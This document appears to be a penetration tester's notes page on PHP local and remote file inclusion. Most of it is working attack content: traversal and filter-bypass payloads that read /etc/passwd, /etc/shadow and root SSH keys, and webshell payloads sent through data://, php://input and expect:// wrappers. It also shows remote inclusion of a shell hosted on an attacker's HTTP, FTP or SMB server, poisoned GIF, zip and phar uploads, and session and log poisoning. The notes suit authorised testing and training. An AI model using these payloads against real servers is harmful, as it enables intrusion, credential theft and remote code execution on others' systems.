Pentest Notes / Exploitation / Web Exploitation
File Inclusion
Common Target Files
Commonly targeted files on both and Windows systems.
| Location | Description |
|---|---|
| /etc/passwd | Lists all registered users on the system. |
| /etc/shadow | Contains hashed passwords for the system's users. |
| /root/.ssh/id_rsa | The private key for the root user (or any known valid user on the server). |
| /root/.bash_history | Contains the command history for the root user. |
| /etc/issue | Message or system identification printed before the login prompt. |
| /etc/profile | Controls system-wide default variables, such as export variables, file creation mask (umask), and terminal types. |
| /proc/version | Displays the version of the Linux kernel. |
| /var/log/dmesg | Contains global system messages, including messages logged during system startup. |
| /var/mail/root | Contains all emails for the root user. |
| /var/log/apache2/access.log | Logs all requests made to the Apache web server. |
| C:\boot.ini | Contains boot options for Windows computers with firmware. |
File Disclosure using LFI
NOTE: Encoded ../ : %2E%2E%2F
Double-encoded : %252E%252E%252F
Path traversal
Use relative paths: ../ to go to the parent directory.
Usual default web root: /var/www/html so location of: /etc/passwd : ../../../etc/passwd
NOTE: Number of ../ does NOT matter.
../ in root folder (/) will still remain in root (/).
Appended Extensions
Append %00 (Null Byte) at the end of file - Stops processing string after that point
../../../etc/passwd%00
Bypass Path Filters
If /etc/passwd is blocked, append /. or /.. to the end of the path.
Null byte %00 can also be used
Path Truncation
• In /////////etc/passwd/. : Trailing / and . is removed by PHP. Also, multiple / are disregarded (only in old version of PHP)
Therefore the above is the same as /etc/passwd
• Current directory shortcut ./ also is disregarded, eg: /etc/./passwd
• Sometimes string max length is 4096 in older versions of php so long strings will be truncated
So create long ones that evaluate to correct path - appended extension also will be truncated
But we have to start with non-existent directory
Eg: ?language=non_existing_directory/../../../etc/passwd/./././././ REPEATED ~2048 times
echo -n "non_existing_directory/../../../etc/passwd/" && for i in {1..2048}; do echo -n "./"; done
• We can use multiple ../ like previously but exact length of string must be calculated - only .php must get truncated
Forced Directory Prefix
If a directory is always required in the input:
Add it in the start and traverse out of it. One extra ../ in the payload

Stripping ../ from input
Use ....// instead
When ../ is removed from each ....//, it leaves ../
PHP Filters
PHP applications may use PHP Wrappers which give access to I/O streams (stdin/stdout, file descriptors, memory streams) at application level.
Input Filters
Access PHP filter wrapper via: php://filter/
Key parameters of filters:
• resource - the stream/file to apply filter on (required)
• read - specifies which filter to apply
Four filter types available: String, Conversion, Compression, Encryption Filters
NOTE: convert.base64-encode (Conversion Filter) is the one useful for LFI attacks
Fuzz for php files
ffuf -ic -u http://[MACHINE_IP]/FUZZ.php -w /usr/share/wordlists/seclists/Discovery/Web-Content/medium.txt
Read discovered files' source, then scan them for further referenced PHP files - repeat until app source/logic is mapped
Standard PHP LFI
Including a .php file through LFI normally executes it, so we get the rendered output (often empty, e.g. config.php just sets config, no HTML)
NOTE: To read source code instead of executing it, use the base64 filter - bypasses execution and gives us the raw encoded source
Extract source code
• Read source of config.php using base64 filter:
php://filter/read=convert.base64-encode/resource=config
Eg: http://[MACHINE_IP]:[PORT]/index.php?language=php://filter/read=convert.base64-encode/resource=config
• NOTE: Leave resource file at the end without extension - .php gets auto-appended, making it config.php
• Decode the returned base64 string:
echo 'BASE64_STRING' | base64 -d
Remote Code Execution
To pass commands like ls / or cat flag.txt, URL encode 'space' with + or %20
PHP Wrappers
Data
Data wrapper can be used to include external data, including php code. allow_url_include must be enabled in PHP configurations.
• Check PHP configurations
Location:
Apache: /etc/php/X.Y/apache2/php.ini or C:\xampp\php\php.ini
Nginx: /etc/php/X.Y/fpm/php.ini or C:\nginx\php\php.ini
Eg: curl "http://[SERVER_IP]:[PORT]/index.php?language=php://filter/read=convert.base64-encode/resource=../../../../etc/php/7.4/apache2/php.ini"
X.Y : PHP Version
• NOTE: Start with latest PHP version, and then try earlier versions if the configuration file couldn't be located.
• Take the base64 string, decode and search for allow_url_include with grep
If allow_url_include is On then:
• Encode basic PHP webshell into base64:
echo '<?php system($_GET["cmd"]); ?>' | base64
• Then URL encode the base64 text and pass it to the data wrapper. We can then pass the command to the webshell:
data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id
Eg:
http://[MACHINE_IP]:[PORT]/index.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id
Input
Difference from Data wrapper: Input is sent to the wrapper as a POST request's data.
• allow_url_include needs to be On like above.
• Send POST request with webshell as the data
curl -s -X POST --data '<?php system($_GET["cmd"]); ?>' "http://[MACHINE_IP]:[PORT]/index.php?language=php://input&cmd=id"
• To pass the command as GET parameter, $_REQUEST (GET request) must be enabled/used. If only POST is enabled: Pass the command directly in PHP code:
Eg: <\?php system('id')?>
Expect
• Allows to run commands directly through URL streams
NOTE: expect is external wrapper and must be manually installed in backend
• extension=expect must be present, check the way we did for allow_url_include : This just says that server is configured to attempt to load the expect extension but does NOT guarantee that extension is actually functional at runtime.
• To confirm if it is actually available, we need to test it by attempting command execution by using expect:// wrapper:
curl -s "http://[MACHINE_IP]:[PORT]/index.php?language=expect://id"
Remote File Inclusion (RFI)
Verify RFI
• Check if allow_url_include is On using above steps
• Even if it is, the vulnerable function may not allow remote URL inclusion. Always try to include a local URL:
Eg: http://127.0.0.1:80/index.php
http://[MACHINE_IP]:[PORT]/index.php?language=http://127.0.0.1:80/index.php
NOTE:
If the PHP code gets rendered and just not displayed, then the vulnerable function also allows PHP execution
It may not be ideal to include the vulnerable page itself (i.e. index.php), as this may cause a recursive inclusion loop and cause a DoS to the back-end server.
Remote Code Execution with RFI
We can use a custom webshell, reverse shell or a simple webshell like this:
echo '<?php system($_GET["cmd"]); ?>' > shell.php
Tip: Use a common port number because it may be whitelisted
HTTP
• Start a Python webserver:
sudo python3 -m http.server [PORT]
• Include local shell through RFI:
http://[MACHINE_IP]:[PORT]/index.php?language=http://[OUR_IP]:[PORT]/shell.php&cmd=id
FTP
• Start Python FTP server:
sudo python -m pyftpdlib -p 21
May be useful if HTTP ports or the string http:// string are blocked by the firewall
• Include the local shell:
http://[MACHINE_IP]:[PORT]/index.php?language=ftp://[OUR_IP]/shell.php&cmd=id
• By default, PHP tries to authenticate anonymously. For valid authentication, include creds in URL:
curl 'http://[MACHINE_IP]:[PORT]/index.php?language=ftp://user:pass@[OUR_IP]/shell.php&cmd=id'
SMB
If it's hosted on Windows webserver, we DO NOT need allow_url_include to be enabled
Because Windows treats files on remote SMB servers as normal files
• Start SMB server:
impacket-smbserver -smb2support share $(pwd)
• Include the PHP script by using UNC path:
http://[MACHINE_IP]:[PORT]/index.php?language=\\[PORT]\share\shell.php&cmd=whoami
NOTE: This technique is more likely to work if we were on the same network, as accessing remote SMB servers over the internet may be disabled by default, depending on the Windows server configurations.
LFI and File Uploads
Even if file upload vulnerability is NOT present, we can get RCE by uploading a file (like '.jpg') containing PHP code, then triggering it through the LFI include.
Image Upload
Crafting Malicious Image
• Use allowed filename extension and include the image magic bytes at the beginning, in case both extension and content type are checked.
echo 'GIF8<?php system($_GET["cmd"]); ?>' > shell.gif
NOTE: GIF image's magic bytes are easily typed as they are ASCII characters. Other extensions have magic bytes in binary that we need to URL encode.
• Now upload the file
Uploaded File Path
After uploading the file, we need to include it. We need the path to the uploaded file to do this.
• Inspect source code after uploading image
NOTE: If we do not know where the file is uploaded, then we can fuzz for an uploads directory, and then fuzz for our uploaded file, though this may not always work as some web applications properly hide the uploaded files.
• Include uploaded file in vulnerable function to execute the PHP code
http://[MACHINE_IP]:[PORT]/index.php?language=[path_to_image]&cmd=id
NOTE: GIF8 may be appended to all outputs.
NOTE: In case the LFI did prefix a directory before our input, then we simply need to ../ out of that directory and then use our URL path.
ZIP Upload
zip wrapper not enabled by default
• PHP shell and zip it:
echo '<?php system($_GET["cmd"]); ?>' > shell.php && zip shell.jpg shell.php
shell.jpg is the zip archive name and shell.php is the file inside it
NOTE: Some upload forms may still detect the file as zip archive through content-type tests, higher chance of working if the upload of zip archives is allowed.
• After uploading shell.jpg archive, include with zip:// wrapper and refer files within it using # (URL encoded: %23). Execute commands as usual
zip://./[uploads_folder]/shell.jpg%23shell.php&cmd=id
Eg: http://[MACHINE_IP]:[PORT]/index.php?language=zip://./profile_images/shell.jpg%23shell.php&cmd=id
Upload folder is added before file name as vulnerable page is in main directory
Phar Upload
Write following PHP code into a file:
<?php
$phar = new Phar('shell.phar');
$phar->startBuffering();
$phar->addFromString('shell.txt', '<?php system($_GET["cmd"]); ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$phar->stopBuffering();
Compile this into a phar file. When called, it will write a web shell to a shell.txt sub-file, which can be interacted with. Compile it into a phar file and rename it to shell.jpg:
php --define phar.readonly=0 shell.php && mv shell.phar shell.jpg
Upload the phar file shell.jpg and call it with phar:// and specify the phar sub-file with / (URL encoded: %2F)
phar://./[uploads_folder]/shell.jpg%2Fshell.txt&cmd=id
Eg: http://[MACHINE_IP]:[PORT]/index.php?language=phar://./profile_images/shell.jpg%2Fshell.txt&cmd=id
Obsolete LFI attack: LFI + uploads enabled + old PHP + exposed phpinfo() then: https://hacktricks.wiki/en/pentesting-web/file-inclusion/lfi2rce-via-phpinfo.html
Log Poisoning
Writing PHP code into a field that gets logged, then including that log file via LFI to execute it. Requires the app to have read privileges over the log file.
PHP Session Poisoning
General info: Most PHP web applications utilize PHPSESSID cookies, which can hold specific user-related data, so the web application can keep track of user details through their cookies. These details are stored in session files on the back-end, and saved in /var/lib/php/sessions/ on Linux and in C:\Windows\Temp\ on Windows. The name of the file that contains our user's data matches the name of our PHPSESSID cookie with the sess_ prefix.
• Check for cookie named PHPSESSID
• File will be stored at /var/lib/php/sessions/sess_[cookie_value] or C:\Windows\Temp\sess_[cookie_value]
• Include the session file through LFI
/var/lib/php/sessions/sess_[cookie_value]
Eg: http://[MACHINE_IP]:[PORT]/index.php?language=/var/lib/php/sessions/sess_[cookie_value]
• See which parameter is controllable - set the value of parameter to random value and include the above file to see which parameter has changed.
• Write basic webshell by changing the above parameter to URL encoded webshell
http://[MACHINE_IP]:[PORT]/index.php?[vulnerable_parameter]=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E
• Then include the session file and execute commands
http://[MACHINE_IP]:[PORT]/index.php?[vulnerable_parameter]=/var/lib/php/sessions/sess_[cookie_value]&cmd=id
NOTE: To execute another command, session file has to be poisoned with the web shell again, as it gets overwritten with /var/lib/php/sessions/sess_[cookie_value]
Use poisoned webshell to write permanent webshell or to send reverse shell.
Server Log Poisoning
General info: Both Apache and Nginx maintain log files, such as access.log (info about requests made to the server, including User-Agent header) and error.log. We can control User-Agent header, we can use it to poison the server logs as we did above.
Once poisoned, include the logs through the LFI; read-access required over the logs.
Nginx logs are readable by low privileged users by default (e.g. www-data).
Apache logs are only readable by high privileged users (e.g. root/adm groups). In older or misconfigured servers, these may be readable by low-privileged users.
Location:
Apache logs: /var/log/apache2/ or C:\xampp\apache\logs\
Nginx logs: /var/log/nginx/ or C:\nginx\log\
• Try including a log file in the vulnerable parameter
Eg: http://[MACHINE_IP]:[PORT]/index.php?[parameter]=/var/log/apache2/access.log
Tip: Logs tend to be huge, so it might take some time to load, or may even crash sometimes.
• Intercept the LFI request on Burpsuite and change the User-Agent header to "Log poisoning"
• Include the log file again to see if is shows up in the log file.
• Now poison the header with a webshell in Burpsuite or terminal:
curl -s "http://[MACHINE_IP]:[PORT]/index.php" -H "User-Agent: <?php system(\$_GET['cmd']); ?>"
• Execute the command
curl -s "http://[MACHINE_IP]:[PORT]/index.php?[parameter]=/var/log/apache2/access.log&cmd=id"
NOTE: To execute another command, log file has to be poisoned with the web shell again like above.
Some service logs that we may be able to read:
/var/log/sshd.log
/var/log/mail
/var/log/vsftpd.log
For example, if the ssh or ftp services are exposed to us, and we can read their logs through LFI, then we can try logging into them and set the username to PHP code, and upon including their logs, the PHP code would execute.
Automated Scanning
Fuzzing Parameters
ffuf -u 'http://[MACHINE_IP]:[PORT]/index.php?FUZZ=value' -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt
Most popular LFI parameters: https://hacktricks.wiki/en/pentesting-web/file-inclusion/index.html#top-25-parameters
LFI Wordlists
/usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
• Test common payloads
ffuf -u 'http://[MACHINE_IP]:[PORT]/index.php?[parameter]=FUZZ' -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
• Manually test the identified payloads to verify it's working and show the included file's content
Fuzzing Server Files
Server webroot
Sometimes relative paths may not work so we need to find the server webroot path.
Web root wordlist:
Linux: /usr/share/wordlists/seclists/Discovery/Web-Content/default-web-root-directory-linux.txt
Windows: /usr/share/wordlists/seclists/Discovery/Web-Content/default-web-root-directory-windows.txt
• Find the servers webroot
ffuf -u 'http://[MACHINE_IP]:[PORT]/index.php?language=../../../../FUZZ/index.php' -w /usr/share/wordlists/seclists/Discovery/Web-Content/default-web-root-directory-linux.txt
The number of ../ doesn't matter anyways (check top of page), but depends on: least no. of ../ from above fuzzing parameter scan.
Server Logs/Configurations
/usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
Linux: https://raw.githubusercontent.com/DragonJAR/Security-Wordlist/main/LFI-WordList-Linux
Windows: https://raw.githubusercontent.com/DragonJAR/Security-Wordlist/main/LFI-WordList-Windows
Eg: ffuf -u 'http://[MACHINE_IP]:[PORT]/index.php?language=../../../../FUZZ' -w ./LFI-WordList-Linux
Common Apache server config. path: /etc/apache2/apache2.conf
Sometimes, global apache variables might be used, these can be found in:
Apache environment variables path: /etc/apache2/envvars
LFI Tools
Common tools:
LFISuite: https://github.com/D35m0nd142/LFISuite
LFiFreak: https://github.com/OsandaMalith/LFiFreak
liffy: https://github.com/mzfr/liffy
Unfortunately, most of them use python2 and are no longer maintained.